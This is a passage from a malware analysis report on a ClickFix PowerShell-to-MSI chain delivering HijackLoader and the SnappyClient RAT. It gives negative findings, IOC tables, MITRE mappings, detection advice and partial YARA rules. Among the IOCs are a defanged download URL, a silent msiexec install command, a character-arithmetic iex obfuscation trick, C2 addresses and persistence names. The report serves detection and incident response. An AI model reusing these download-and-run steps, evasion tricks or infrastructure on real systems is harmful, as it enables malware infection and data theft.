- `ACBF16B.tmp`, 6.0 MB, observed in two distinct variants (`f220b2e3…1e477f4` and `392d0060…4f87580e`). Unexamined; the size is suggestive of the decoded blob's order of magnitude but nothing here establishes a relationship.

Negative Finding 11 is unchanged and remains correct. It states that `softwareinformsdk[.]com` and `199.247.18[.]121` are absent from the 6,693,832-byte decoded blob under both ASCII and UTF-16LE, and explicitly scopes itself to literal substring over that blob, noting it "would miss a C2 that is runtime-assembled, stored under any encoding, or held in the unexamined 3.8 MB tail region — which is where a live C2 would most plausibly sit." The sandbox observing that domain being resolved at runtime is exactly the case the negative reserved. **A scoped negative and a runtime observation are not in conflict**; this is what correctly scoping a negative is for. The C2 stays in the third-party IOC table and is not moved.

S10d — Where the sandbox is silent, and why that is not a negative

The four behavioural runs do not agree, and the disagreement is instructive. Run 3 (`windows11-21h2-x64`) scores 8/10, carries **no** `hijackloader` family tag, records **zero**

network requests and **no** dropped payloads: its process tree stops at `msiexec /V`. Runs 1, 2 and 4 (`windows10-2004`, `windows10-ltsc_2021`, `windows11-ltsc_2024`) all score 10/10 and all reproduce the full chain and both malicious network requests.

Run 3 is a **truncated execution, not a clean verdict.** Read alone it would support "no persistence, no C2, no drops" — every one of which is contradicted by the other three runs of the identical sample. This is the dynamic-analysis counterpart of the scoping rule this report applies to static negatives: an absence is only as strong as the conditions it was searched under, and a sandbox run that stalled early has searched under almost none. It is recorded here so that anyone comparing this report against a single sandbox link does not mistake run 3's silence for evidence.

The static task (`static1`) scores 1/10 with no signatures and no extracted config — the sample's camouflage layer (S2) defeats it completely. The configuration values the dynamic runs extracted came from execution, and the ones in this report came from re-implementing the decoder; the purely static scanner got neither.

S10e — What this comparison does and does not establish

It establishes that the static reconstruction is accurate where it can be checked: ten independent conclusions, including two — the scheduled-task name and the injection-host drop path — that were recovered from a hash-indexed structure and each occur exactly once in 6.7 MB, match observed execution exactly. The decoder re-implementation (S8b-ii) produced the same key the sandbox extracted from a running process, and — the stronger result — its *output* is byte-identical to a PE the sandbox observed written to disk (S10a): a transform reconstructed from static bytes reproduced, exactly, what execution produced. No first-hand finding in this report was contradicted.

It does not establish anything about the regions this report marked unread *at the time of that comparison*. The 3.8 MB tail (S9d) was then unexamined and the sandbox did not report its contents; it has since been decoded independently by static analysis (S9d, 2026-08-30), not by the sandbox. No module body was analysed by either method. And the sandbox's own labels — family attribution, signature names, MITRE mappings — are **its** classifiers, subject to the same rule this report applies to capa and YARA: tool output is a hypothesis, not a finding. The reason the family attribution in this report is stated with confidence is the CRC32 resolver and the 28-record table recovered at S9c-iii, not the sandbox's agreement with it.

The honest summary is narrow and worth stating plainly: **on this chain, the static method reached the same answers that execution did, one layer deeper than the sandbox's own static scanner reached, and without running anything.**

Negative Findings

Each names the scope it was searched under. Absence outside that scope is not claimed.

1. **No fake-CAPTCHA / clipboard lure in this sample.** 16 lure terms, case-insensitive, over the raw file and the layer-3 plaintext. Zero hits. *Scope:* literal ASCII substring. Strengthened by the file being 100% ASCII (verified, 0 bytes \> 0x7F), which excludes UTF-16 and wide-char hiding; and by the layer-3 decode being complete and read in full, which excludes the one encoded region. (The lure is real one hop upstream — see S0.)
2. **No persistence in this sample.** Searched for `schtasks`, `Register-ScheduledTask`, `CurrentVersion` (covering `…\CurrentVersion\Run`), `shell:startup`, `Startup`, `HKCU`, `HKLM`. Zero. *Scope:* literal ASCII, **in this PowerShell file only.** Would miss a registry path assembled at runtime from fragments. This negative holds for the sample file and does **not** extend to the chain: persistence is configured in the decoded payload (S9c-iii).
3. **No DLL sideloading in this sample.** Searched for `.dll`, `rundll32`, `regsvr32`, `LoadLibrary`, `DllImport`, `sideload`. Zero. *Scope:* as above. (Sideloading is confirmed at S6, in the MSI payload.)
4. **No AMSI/ETW bypass, no Defender exclusions.** Searched for `AmsiScanBuffer`, `amsi`, `EtwEventWrite`, `Add-MpPreference`, `ExclusionPath`. Zero. *Scope:* literal ASCII; would miss a byte-patch bypass that never names its target — though there is no `VirtualAlloc` or `Reflection` either, and layer 3 is 137 bytes with no room for one.
5. **No alternative download/exec primitive in this sample.** Searched for `DownloadString`, `WebClient`, `Invoke-WebRequest`, `Invoke-Expression`, `FromBase64String`, `certutil`, `bitsadmin`, `wget`. Zero bounded hits.
6. **No second encoded payload.** All 312 runs tested under base64 (RFC 4648, pads 0–3), base64 of the reversed run, base32, whole-run hex, and repeating-key XOR of period 1–8. 311 of 312 score exactly zero. *Scope — the sharpest bound to state:* a second payload would be missed under a **non-standard base64 alphabet** (URL-safe `-_`, or a custom permutation), a **different outer encoding** (decimal char-codes), an **XOR period \> 8**, a **non-XOR cipher** (RC4, AES), or if split across a `;` boundary or held in a run shorter than 60 chars.
7. **No compressed stream.** gzip `1f 8b` and zlib `78 9c` / `78 01` across all 332,032 raw bytes. Zero. *Scope:* raw-byte magic only — headerless deflate is not excluded, though layers 2 and 3 were checked directly and are ASCII.
8. **No embedded PE in this sample.** All 45 `MZ` occurrences followed through `e_lfanew`. Zero valid. *Scope:* the `MZ` / `e_lfanew` / `PE` structural chain. A base64'd or XORed PE would not be caught here — but negatives 6 and 7 constrain that independently,

sharing no blind spot with this check.

9. **No domain-name C2, mutex, user-agent, or campaign ID in this sample.** The only endpoint is a bare IPv4 literal. *Scope:* layer 3, which is 137 bytes and fully enumerated at S3b — this negative is exhaustive over the decoded payload, not a keyword search.
10. **No call site for `SetThreadContext` in `RfaRpc.dll`.** *Scope:* direct, statically resolvable call edges across 4,315 analysed functions; does not cover the hash-resolved imports of the mapped stage. See S8d.
11. **The reported SnappyClient C2 is absent from the decoded payload.** Neither `softwareinformsdk[.]com` nor `199.247.18[.]121` occurs anywhere in the 6,693,832-byte decoded blob, under **either** ASCII or UTF-16LE. *Scope:* literal substring, both encodings, over the full blob. (The byte sequence `3333` occurs 12 times, but none is text: every hit is the immediate operand `0x33333333` inside `and` / `shl` sequences alongside `0x55555555` and `0x0f0f0f0f` — the standard bit-reversal/popcount constants in compiled x86, verified by inspecting all 12 sites.) Would miss a C2 that is runtime-assembled, stored under any encoding, or held in the unexamined 3.8 MB tail region (S9d) — which is where a live C2 would most plausibly sit. The value itself is third-party reporting and is listed as such in the IOC table. **Since updated:** a public sandbox run reports this domain being resolved at runtime by `SignalPip.exe` (S10c). That is precisely the case this negative's scope reserved, so the negative stands unchanged — a scoped negative and a runtime observation do not conflict — but the C2 now has a reported originating process rather than only a family tag. **Updated again 2026-08-30:** the tail region this negative named as the most plausible hiding place has now been decoded (S9d), and **the C2 is not there either** — neither string occurs in `tail_stage.bin` under ASCII or UTF-16LE. The negative therefore held under exactly the decode it was written to anticipate. Public reporting supplies the mechanism: the RAT's C2 configuration is ChaCha20-Poly1305 + Snappy + Base58, so it cannot appear as a literal in any encoding. This negative is now **stronger**, not weaker: the scope that once reserved a caveat has been tested and survived.

Non-corroboration note. Negatives 1–5 all use the same method — case-insensitive literal substring over ASCII — and therefore share one blind spot: runtime string assembly. They are **one negative reported five times, not five independent confirmations.** S1 is the concrete demonstration: `Irm` is assembled arithmetically from `[char](70+3)` and would be invisible to every one of them. Negative 6 is methodologically independent (it tests decodability, not literals) and is what actually bounds the claim that nothing else is hidden.

Indicators of Compromise

Derived first-hand — this sample

TYPE	VALUE	PROVENANCE
URL	`hxxp://138.124.250[.]215/UTODYIBG-2.msi`	layer 3, offsets 62–98
IPv4	`138.124.250[.]215`	layer 3, within the URL
Port	`80`	inferred from the `hxxp://` scheme with no explicit port
Filename	`UTODYIBG-2.msi`	layer 3, statements 1 and 2
File path	`%TEMP%\UTODYIBG-2.msi`	layer 3, `Join-Path $env:Temp` composition
Command	`msiexec.exe /qn /i %TEMP%\UTODYIBG-2.msi`	layer 3, statement 3
XOR key	`write`	recovered from layer-2 ciphertext (crib drag + scored brute force)
Marker string	`$rATwx`	layer 3, build-specific variable name
Malformed cmdlet	`Copy-Items -useba`	layer 3, statement 2 — see S3b
SHA-256 (sample)	`3478aecf5ed50a426524264a2822ab4c49797132e17acd2cd5fd8dda5a5ddd81`	file
SHA-256 (stage 1)	`3f04b06c4436dde03142f2ad84a7f3baa00c68d92e30d456942e8f11fbe47124`	recovered
SHA-256 (stage 2)	`5a2a1dbec7f1edc8fa56aa7cb518631b02f676c7372cc0e0c8e35a33a13c0f8d`	recovered
SHA-256 (stage 3)	`30da70b3c861180abe39e9b6076313e91c84c9656b9527642c050b8c75dab67c`	recovered
SHA-256 (stage 0)	`dabca839648d7fd9da6e5834726b6e6426f98970f675e51cef1b9ff36ca94556`	retrieved `2.txt`, S1

Derived first-hand — the MSI payload

TYPE	VALUE	PROVENANCE
SHA-256 (MSI)	`3a41acf04286e9fb1bdbcc2773c62cfba717bce93a892ecb738792cd014d4ddc`	retrieved artefact; matches third-party report
SHA-256 (CAB)	`0bb33020b443187fce7c490ccaca14233c2b68223f69647dc9b60db6f2225c2f`	embedded stream `mklB.mkl`
SHA-256 (`RfaRpc.dll`)	`661665be3dd82aae7da24f761ea8f8b91f4fbb7ae1f6e7516cb0f1528bbe5c6e`	CAB member — the malicious module
SHA-256 (`DriveHyp80.exe`)	`ceb70e58e63eac81b8193e7b0dabd42168feb7929a0005c883967b99e1759732`	CAB member — abused signed sideload host
SHA-256 (`entity8.sys`)	`857b73c6f8ba3a92b78e6bd4f5f9edcbfb1d44103d3e88886e9df5853aaba2d6`	CAB member — undecoded blob
SHA-256 (`taskstore29.db`)	`8fa0b48bc7123afa5b8e19e7b6bc40010083e700717497a6b5ae2ac1d9845827`	CAB member — PNG carrier, now decoded (S9)
SHA-256 (`ucrtbase.dll`)	`db6bc090827c93a24ed59bd73a6889f99b284c59e9abc9ad8bf1985d0b6ad14d`	CAB member — genuine Microsoft CRT
SHA-256 (`msvcp_win.dll`)	`e1a99ac49449ef7fcf07ee571553870f3c7bb8b3fdad97ea93276987ecff0333`	CAB member — genuine Microsoft CRT
Install path	`%LOCALAPPDATA%\Millepede\`	MSI `Directory` table
Filename	`entity8.sys`	MSI `File` table; loader `.data` at `0x6f7f48`
Filename	`taskstore29.db`	MSI `File` table; loader `.data` at `0x6fd352`
Filename	`DriveHyp80.exe`	MSI `File` table — the sideload host's installed name
MSI ProductCode	`{6E998BB2-3351-4994-8956-89907C749819}`	MSI `Property` table
MSI UpgradeCode	`{2ED9985B-1FBC-4C9A-BD85-2B8EA17CF75B}`	MSI `Property` table
Go module path	`motorola.com/readyforassistant/libs/RfaRpc`	Go buildinfo, `RfaRpc.dll`
VCS revision	`3a49362ba93e1160bb268138d39c4f16d0960838`	Go buildinfo, `vcs.modified=true`
Build path	`C:/cygdrive/d/localrepo/jenkins-scm/workspace/apps_win_readyforassist_readyfor91_continuous/`	Go compile-unit paths
Loader constant	`0x23c34600`	600,000,000-iteration stall counter

TYPE	VALUE	PROVENANCE
Loader constant	`0x9e3779b9`	xorshift mixing constant

Note on `SmartAIP.exe`: it is **not** an IOC and will not appear on a victim disk. It is a build-project name recovered from the host's PDB path. The dropped file is `DriveHyp80.exe`. See S5.

Derived first-hand — the decoded payload (S9)

Recovered by decoding `taskstore29.db`; all re-derived first-hand for this report.

TYPE	VALUE	PROVENANCE
SHA-256 (decoded blob)	`22727dced63679cc71d522763f1bc81fb3e02a76a0e018a869b56dd9ea2ba912`	6,693,832 B, LZNT1 output
SHA-256 (MEmu host PE)	`6df5e87bfe261f38a5810313c8221c39b5b15206ce672e1a87167edcf82f43ba`	331,008 B, full extent incl. certificate
SHA-256 (tail region, as carved at issue)	`57cf36221f6a3398a5516267c7b8808efdfa285d9d787e6f3b27f52539176347`	3,837,912 B, H=7.9751 — **decoded 2026-08-30** (S9d)
SHA-256 (`tail_stage.bin` , decoded SnappyClient PE)	`5bfed4ec2650821891dc74c2ab64bd3548c853501aad38ec429e33c130c41a6f`	3,837,440 B, i386 PE, unsigned. **First-hand**
SHA-256 (`pefr_inner.bin` , `.pefr` embedded DLL)	`677097ec0b3181c775008c3d2b31f2b75450254361d96097919a44825541b186`	28,672 B, matches string `pefr32_payload32.dll` . **First-hand**
Campaign identifier	`hello3` (JSON config `"tag"`), `buildId` `main`	From `tail_stage.bin` config at `+0x321090` . **First-hand**
Install path / generated names	`%ALLUSERSPROFILE%\Koca` ; `Yinazex` , `Buwu` , `Qowoyax` , `Roxigon` , `saystaidrrai`	SnappyClient config values. **First-hand**
Carrier marker	`c6 a5 79 ea`	payload offset 0 — HijackLoader/ IDAT family
XOR key	`b9 3f d1 f0`	payload offset 4, stored in the clear
Service/mutex name	`JozuraMicroservice`	config `+0x011` , UTF-16LE — **exactly 1 occurrence in 6.7 MB**
Host process	`memu.exe`	config `+0x164` and `+0x352`
Sideload target	`%windir%\SysWOW64\rasapi32.dll`	config `+0x0f4` , ASCII
Install base	`%APPDATA%`	config `+0x045` , UTF-16LE
Signer of abused host binary (**vendor is a victim of abuse; certificate not compromised, product not malicious**)	Shanghai Microvirt Software Technology Co., Ltd.	Authenticode, decoded PE
Module export	`_tiny_erase_`	`tinyutilitymodule.dll` , x86+x64 pair
Drop path	`%TEMP%\SignalPip.exe`	blob `+0x2a4a1d` , ASCII, **exactly 1 occurrence**; the module table's `CUSTOMINJECTPATH` (S9c-iii)
Scheduled task name	`ProgrammableEndpoint`	`PERSDATA` `+0x2b9210` , UTF-16LE, **exactly 1 occurrence**; 12-min interval, 19-min jitter (S9c-iii)

TYPE	VALUE	PROVENANCE
Call-proxy host DLL	`mpr.dll`	module table `SM` record, `+0x1341c8` (S9c-iii)
Copy-list members	`DriveHyp80.exe`, `entity8.sys`, `msvcp_win.dll`, `RfaRpc.dll`, `ucrtbase.dll`, `taskstore29.db`, `!DriveHyp80.exe`, `~RfaRpc.dll`	module table `COPYLIST` record, `+0x1341d0` (S9c-iii); six confirmed as the deployed filenames by hash match to a sandbox drop list (S10a)
Loader family	HijackLoader / GhostPulse / IDAT Loader	CRC32 module table + resolver, 4 published hash constants matched (S9c-iii)

Not IOCs of this chain, recorded to prevent misreporting: the strings `down[.]360safe[.]com/setup.exe`, `\\.\pipe\syscleanpropipe` and the `SOFTWARE\360…` registry paths all belong to the **legitimate Qihoo 360 SysCleanPro module** carried inside the blob (S9c). They are neither observed C2 nor observed IPC.

Reported by third parties — not derived from these bytes

TYPE	VALUE	SOURCE
Lure URL	`hxxps://pub-08f0c43713544017a76e18f98cedda63[.]r2[.]dev/Phil-Verify-Cloudflare-Challange-v10-M.html`	MalwareBazaar
Intermediate	`hxxp://uaelos[.]com/m/2.txt`	MalwareBazaar; **content since retrieved and analysed first-hand** — S1
Staged script	`hxxp://138.124.250[.]215/n1.txt`	MalwareBazaar; **confirmed first-hand** — serves this exact sample
Dropped MSI MD5	`ee271237806f726412e7e53507650f3c`	MalwareBazaar
SnappyClient C2	`softwareinformsdk[.]com`	MalwareBazaar
SnappyClient C2	`199.247.18[.]121:3333`	MalwareBazaar
Download C2	`sxetnavelelaio[.]com`, `GET hxxps://sxetnavelelaio[.]com/depend/boost.zip`	Hatching Triage — requested by `SIGNALPIP.EXE` (S10c); **absent from every artefact on disk here**
C2 process attribution	`softwareinformsdk[.]com` resolved by `SIGNALPIP.EXE`	Hatching Triage (S10c) — attribution only; the domain itself remains absent from our bytes (Negative Finding 11)
SHA-256 (`SignalPip.exe`)	`762527baf944b416b91f48edad88b72717747b9d74b1e97e80c0f9b9a70c4ed7`	Hatching Triage (S10c); 1.4 MB, **not on disk here**, not independently hashed
Dropped temp file	`ACBF16B.tmp`, 6.0 MB, two variants `f220b2e3…1e477f4` / `392d0060…4f87580e`	Hatching Triage (S10c); unexamined

Additional reported file properties for this sample: MD5 `e37e997fdc8037551258f7174746b530`, SHA1 `199ed9c93e1b81bcd3ef110cc262ea841dab6d16`, ssdeep `6144:R7Fs8ocZuPNP5QV3GT4kT14Ghw6deoaCYF/iNhs:U8o0uPNao6mcoaCAqTs`, TLSH `T1EC649E486E4895FD2253007A65D224EDA6385B3984F83575364FC64EF10CF2CEABDEE2`.

MITRE ATT&CK mapping

Labels, not sample values, hence outside the IOC tables above. Each row cites the section that establishes it and its provenance; a row marked \[REPORTED\] is third-party observation, not derived here. Techniques the chain plausibly uses but which **were not established in these bytes** are deliberately omitted.

TACTIC	ID	TECHNIQUE	STAGE	PROVENANCE
Initial Access	T1204.004	User Execution: Malicious Copy-and-Paste	S0	\[REPORTED\]
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	S1, S2	\[FIRST-HAND\]
Execution	T1218.007	System Binary Proxy Execution: Msiexec	S3, S4	\[FIRST-HAND\]
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	S3, S8	\[FIRST-HAND\]
Defense Evasion	T1027	Obfuscated Files or Information	S2	\[FIRST-HAND\]
Defense Evasion	T1027.009	Embedded Payloads	S8, S9	\[FIRST-HAND\]
Defense Evasion	T1027.007	Dynamic API Resolution	S7c	\[FIRST-HAND\]
Defense Evasion	T1574.001	Hijack Execution Flow: DLL Search Order Hijacking	S6	\[FIRST-HAND\]
Defense Evasion	T1553.002	Subvert Trust Controls: Code Signing	S5, S9b	\[FIRST-HAND\]
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	S5	\[FIRST-HAND\]
Defense Evasion	T1497.003	Virtualization/Sandbox Evasion: Time Based	S7c	\[FIRST-HAND\]
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools	S9c-iii	\[INFERRED — `modWD` / `AVDATA` named in the module table; no body disassembled\]
Privilege Escalation	T1548.002	Abuse Elevation Control: Bypass UAC	S9c-iii	\[INFERRED — `modUAC` named in the module table; no body disassembled\]
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	S9c-iii, S10b	\[FIRST-HAND config; task creation \[REPORTED\]\]
Process Injection	T1055	Process Injection	S9c-iii	\[INFERRED — `CUSTOMINJECT` module and target path; injection not observed here\]
Command and Control	T1105	Ingress Tool Transfer	S1–S4	\[FIRST-HAND\]

Not mapped, deliberately. No technique is claimed from module *names* alone — mapping `modUAC` or `modWD` to a technique without disassembling the body would be inference presented as observation, so privilege escalation and defence evasion remain unlisted.

Added 2026-08-30, from the decoded tail (S9d). These rest on **parsed import-table entries** in `tail_stage.bin`, not on names, and are marked `[INFERRED — imports]`: capability is

evidenced, invocation is not, because no call site was disassembled.

TECHNIQUE	EVIDENCE
T1056.002 Input Capture: GUI Input Capture	`CredUIPromptForWindowsCredentialsW`, `CredPack` / `CredUnPackAuthenticationBufferW`
T1555.003 Credentials from Web Browsers	`CryptUnprotectData` (DPAPI)
T1113 Screen Capture	`GetDIBits`, `CreateCompatibleDC`, `GetCurrentObject`
T1115 Clipboard Data	`OpenClipboard`, `GetClipboardData`, `SetClipboardData`
T1021.005 Remote Services: VNC (hidden desktop)	`CreateDesktopW`, `SetThreadDesktop`, `GetThreadDesktop`, `CloseDesktop`
T1071.001 Application Layer Protocol	40 × WS2_32 async socket imports

Still not mapped: keylogging (T1056.001) — `GetAsyncKeyState` / `GetKeyboardState` are **not** imported despite public reporting describing a keylogger; and exfiltration, since no transfer code was read.

Assessment Limitations

- **The staged payload IS read** (S9). The `taskstore29.db` transform was identified — marker + 4-byte XOR + LZNT1 — and the full 6,693,832-byte blob recovered and re-derived first-hand for this report. Two earlier readings of these blobs, as a recoverable byte *permutation* (S8a) and as unrecoverable from this artefact set (S9), are both withdrawn.
- **The tail region is no longer unread** (updated 2026-08-30). It is a repeating-1400-byte-XOR PE, decoded in full and identified as SnappyClient/SilabRAT (S9d). What remains unread is one layer deeper still: **no decoder was recovered** — the key was obtained from a constant-plaintext crib, not from the code that uses it, so where the 1400-byte key lives and what maps the image at run time are unidentified. The RAT's own **encrypted C2 configuration** is likewise unread: six 400–700-byte high-entropy `.rdata` runs are candidates, none is the 0x1B2 size public reporting describes, and no ChaCha key or nonce was recovered. The chain's **live C2** therefore remains unestablished from these artefacts — it is absent from the decoded stage too (Negative Finding 11). **`.text` was not disassembled**: capability below rests on imports, not on analysed bodies. (Persistence no longer belongs in this sentence: it is configured in `PERSDATA`, recovered at S9c-iii.)
- **The decoded payload's modules are named and located but largely un-analysed.** The module table gives every module's offset and size (S9c-iii), but only the resolver and its CRC helper were disassembled. No module body — `modTask`, `modUAC`, `modWD`, `rshell`, `X64L`, the `ti` syscall stubs — was analysed, and no execution path between them was traced. `_tiny_erase_`'s anti-forensic reading still rests on the export name alone (S9c).
- **The 84 KB x64 code region is now attributed but still un-analysed.** The module table names it `X64L` (`0x2a4a31`, `0x147cf` bytes) and names the `%TEMP%\SignalPip.exe` string before it as `CUSTOMINJECTPATH` (S9c-iii). It is a named module of this loader rather than an orphan, but its code was not disassembled: what it does, and whether it consumes the tail, remain unestablished.
- **No trace-removal behaviour is established anywhere in this chain.** The `_tiny_erase_` reading remains name-only — the export was never disassembled. The bundled Qihoo 360 module is no longer a candidate for it at all: the module table identifies it as `CUSTOMINJECT`, the benign injection host written to `%TEMP%\SignalPip.exe`, not a tool the chain drives to delete anything (S9c-iii).
- **Persistence is established as configuration, not as observed execution.** The decoded payload's `PERSDATA` module specifies a scheduled task named `ProgrammableEndpoint` at a 12-minute interval with 19 minutes of jitter, and the `modTask` / `modTask64` modules that act on it are present and located (S9c-iii). What is **not** established is execution: `modTask` was not disassembled, no path from the loader entry point to it

was traced, and this is a static analysis, so no persistence is claimed to have been achieved on any host. The earlier finding that persistence was unestablished anywhere is withdrawn. The MSI still has no `CustomAction` rows and the four payload PEs still import no persistence APIs — those negatives were correct for the artefacts they covered and simply did not reach the decoded payload's configuration.

- **The corroboration at S10 is third-party dynamic material, and is not evidence about these bytes.** It checks the static reconstruction against an independent sandbox run of the identical sample (identity confirmed by SHA-256 on the sample and on six payload binaries), and ten conclusions match. But the sandbox's family labels, signature names and MITRE mappings are *its* classifiers, subject to the same rule this report applies to capa and YARA — hypothesis, not finding. The family attribution here rests on the CRC32 resolver and 28-record table recovered at S9c-iii, not on the sandbox agreeing. Nothing from S10 is promoted into the first-hand IOC tables, and the sandbox reports nothing about the regions this report marks unread (S9d, the module bodies).
- **One sandbox run of the four is truncated and must not be read as a negative.** Run 3 stops at `msiexec /V` with no drops and no network, and carries no family tag; runs 1, 2 and 4 reproduce the full chain. Anyone comparing this report to a single sandbox link should check which run they are reading (S10d).
- **Authenticode validity was not verified.** Certificate-table *presence* is what this engagement's tooling establishes (S6). An earlier draft over-claimed a digest match; that claim is withdrawn.
- **The loader's upper extent is not corroborated** (S7c).
- **The resolved API hashes are not inverted** (S7c). No API name is claimed.
- **2,749 indirect branch sites in `RfaRpc.dll` were not individually resolved**, which is the scope limit on the "only branch to the loader" claim (S7b).
- **Delivery vector is not recorded in the bytes.** It is corroborated by third-party reporting (S0), but nothing *in these files* records how the sample was delivered, and no first-hand conclusion depended on the attribution.
- **The SnappyClient C2 is third-party reporting only** (S9, S10c). It remains absent from every artefact on disk here (Negative Finding 11); what changed is that a sandbox run now attributes its resolution to a specific process, `SignalPip.exe`. That is an attribution, not a derivation — the domain is still not in these bytes.
- **Why `Copy-Items -useba` is malformed is undecidable** from one artefact (S3b).
- **The filler is machine-generated per build**, so byte-level or line-level signatures over it will not generalise to sibling samples. The template pool itself would.

Recommendations

1. ~~**Attack** `stage_next_encrypted.bin`~~ **. DONE, 2026-08-30 (S9d).** Solved as a repeating-1400-byte-XOR PE and identified as SnappyClient/SilabRAT. *The advice in this item was half right and worth keeping for the method:* "test compression before assuming encryption" correctly refused the encryption reading, but the answer was **neither** — a byte histogram (chi-square 133,905 vs a ~293 critical value) excluded both in one step, which no amount of format-sweeping would have shown. **The replacement priority is the RAT's own encrypted C2 configuration:** recover the ChaCha20 key and nonce from `tail_stage.bin`'s `.text` and decrypt the candidate `.rdata` blobs. That is the remaining route to the chain's live C2, which Negative Finding 11 shows is not present as a literal anywhere on disk. Disassembling `X64L` (S9c-ii) is still the route to the *loader's* decoder and the 1400-byte key's storage location.
2. **Disassemble** `_tiny_erase_` in both the x86 and x64 `tinyutilitymodule.dll` copies (S9c). If it is a secure-delete primitive, it is an anti-forensic capability the chain currently only *suggests* by export name — and that determines whether responders must treat host artefacts as unreliable.
3. **Settle what** `JozuraMicroservice` **is** — service, mutex or install name — from the loader's use of it rather than from its config slot (S9a). Which one it is changes the hunt: a service name is queryable, a mutex is not.
4. **Block and hunt** `sxetnavelelaio[.]com` at the egress proxy and in historical DNS and proxy logs, alongside `softwareinformsdk[.]com`. Both are third-party reported (S10c), not derived from these bytes, but the first is a previously-unknown second-stage download host attributed to `SignalPip.exe` and the second now has that same process attribution. Neither can be confirmed from the artefacts on disk here — treat as hunting leads, and prefer the process-and-path rule (`%TEMP%\SignalPip.exe` making outbound requests) which *is* first-hand.
5. **Block and hunt** `138.124.250[.]215` at the egress proxy and in historical logs. Cleartext HTTP to a bare IPv4 with an `.msi` path is independently suspicious and visible without TLS interception.
6. **Hunt for** `%TEMP%\UTODYIBG-2.msi` and for `%LOCALAPPDATA%\Millepede\` on disk and in EDR file-creation telemetry. The six filenames written into that directory are confirmed both from the payload's `COPYLIST` record and by hash match against an observed drop list (S9c-iii, S10a).
7. **Hunt** `msiexec.exe /qn /i` **with a** `%TEMP%` **path argument**, parented by a PowerShell process. That parent/child pair plus the silent flag is a strong detection irrespective of this sample's IOCs.
8. **Treat the broken-build finding as a timing signal, not as safety** (S3b).
9. **Verify the Authenticode chain on the three signed PEs** with a tool that actually

computes the digest, to close the limitation noted at S6.

Detection Opportunities

- **Behavioural (most durable):** `powershell.exe` → `msiexec.exe /qn /i` with an argument under `%TEMP%`. Independent of the obfuscation and of the IOCs.
- **Stage 0 command line, known first-hand (S1):** `powershell -wi hi` (or `-WindowStyle Hidden`) whose arguments contain both `iex` and a `[char](` arithmetic expression. Building a cmdlet alias from `[char](70+3)` to evade literal-string matching is a strong signal on its own — alert on `[char](` adjacent to `iex` in any command line.
- **Sideload pair (S5, S6):** a non-Microsoft-signed `RfaRpc.dll` co-located with a signed Lenovo executable outside `%ProgramFiles%`, or either name appearing under `%LOCALAPPDATA%`. A copy of this RPC DLL outside its vendor's installed program directory has no legitimate reason to exist.
- **Structural, family-level (S2a):** a `.ps1` whose alphanumeric-run entropy approaches log2(62) = 5.954 bits/char across \>40% of the file. That is a property of the filler generator, not of this build, and should survive rebuilds. Companion rule: a single base64-padded run among hundreds of unpadded alnum runs.
- **Template-pool YARA (S2a):** the decoy catalogue strings (`if ($HEADERNAME){}`, `unchecked {int '0'=int.MaxValue+1}`, `((gv('sett') -Value))`) are fixed across builds even though their arrangement is randomised. Require several in conjunction to control false positives.
- **Network:** HTTP GET for `*.msi` to a bare IPv4 literal, no Host header resolving to a domain. From external reporting, also alert on `138.124.250[.]215` (serves both `n1.txt` and the MSI) and on the SnappyClient C2 `softwareinformsdk[.]com` / `199.247.18[.]121:3333`. Also from external reporting (S10c): `sxetnavelelaio[.]com`, specifically `GET /depend/boost.zip` — a second-stage archive fetch attributed to `SignalPip.exe`. A process named `SignalPip.exe` under `%TEMP%` making **any** outbound request is itself the stronger rule, since the filename is a first-hand IOC of this chain (S9c-iii) and the domain may rotate.
- **Host artefact, first-hand and confirmed observed (S9c-iii, S10b):** the scheduled task `ProgrammableEndpoint` — hunt for `C:\Windows\Tasks\ProgrammableEndpoint.job` and for a task registered under that name with a ~12-minute repetition interval. This was derived from the payload's configuration and independently observed on a sandbox host.
- **Upstream, from external reporting (S0):** Cloudflare R2 (`*.r2.dev`) URLs whose path contains challenge/verification wording — the lure page here was `Phil-Verify-Cloudflare-Challange-v10-M.html`, with `Challange` misspelled, which is itself a usable string. A fake *Cloudflare* challenge hosted *on* Cloudflare R2 is a durable pattern for this crew.

- **Do not** build detections on `iex`, `MZ`, or the `New-Object byte[]` stub in this sample — all are decoys (S2b). **Do not** build detections on `SmartAIP.exe` — that filename never reaches disk (S5). —

Detection Rules

Every string and constant below is one this report established against bytes; no rule references a value that was not verified first-hand, and none references a value that exists only in third-party reporting. Occurrence counts quoted in the comments were re-derived from the artefacts for this section.

Each rule states **which artefact it applies to**. This matters: the CRC32 constants, for example, are present in the *decoded* payload and in **none** of the six files the MSI drops, so a rule built on them will not fire on disk at install time. It is a memory- or post-decode rule, and is labelled as such.

YARA

1. The camouflage layer — template-pool decoy strings

The most durable file-level signature for the PowerShell stage. The decoy catalogue is fixed across builds even though the *arrangement* of the filler is randomised per build, so this targets the generator rather than this sample.

```
rule ClickFix_PS_TemplatePool_Decoys
{
    meta:
        description = "ClickFix PowerShell camouflage layer - fixed decoy template pool"
        reference   = "S2a, S2b - decoy catalogue; arrangement randomised, pool is not"
        artefact    = "the .ps1 stage (this sample: 332,032 bytes)"
        confidence  = "high - requires 3 of 5, each present 161-176 times here"

    strings:
        $t1 = "if ($HEADERNAME){}"                  ascii
        $t2 = "unchecked {int '0'=int.MaxValue+1}"  ascii
        $t3 = "((gv('sett') -Value))"               ascii
        $t4 = "Set-Variable('|')"                   ascii
        $t5 = "Task.Delay.Length 1.Wait"            ascii

    condition:
        filesize > 50KB and filesize < 4MB
        and 3 of them
}
```

Requiring 3 of 5 rather than any single string is deliberate: each appears 161–176 times in this sample, so a single hit is already decisive here, but a conjunction is what keeps the rule safe against an unrelated script that happens to contain one of these fragments.

Do not add `iex`, `MZ` or `New-Object byte[]` to this rule. All three occur in the sample and all three are decoys planted to attract exactly that signature (S2b) — `iex` and `New-Object byte[]` appear once each, and none of the 45 `MZ` occurrences begins a PE.

2. The PNG carrier — structure, not content

The strongest structural anchor in the whole chain, and it needs no key material: a file bearing `IDAT` chunk tags with **no PNG signature and no** `IHDR`, where an `IDAT` tag is immediately followed by the family marker.

```
rule ClickFix_IDAT_PNG_Carrier
{
    meta:
        description = "Headless PNG carrier - IDAT chunk holding a marker-prefixed payload"
        reference   = "S8b, S8b-ii - HijackLoader/GhostPulse/IDAT Loader carrier scheme"
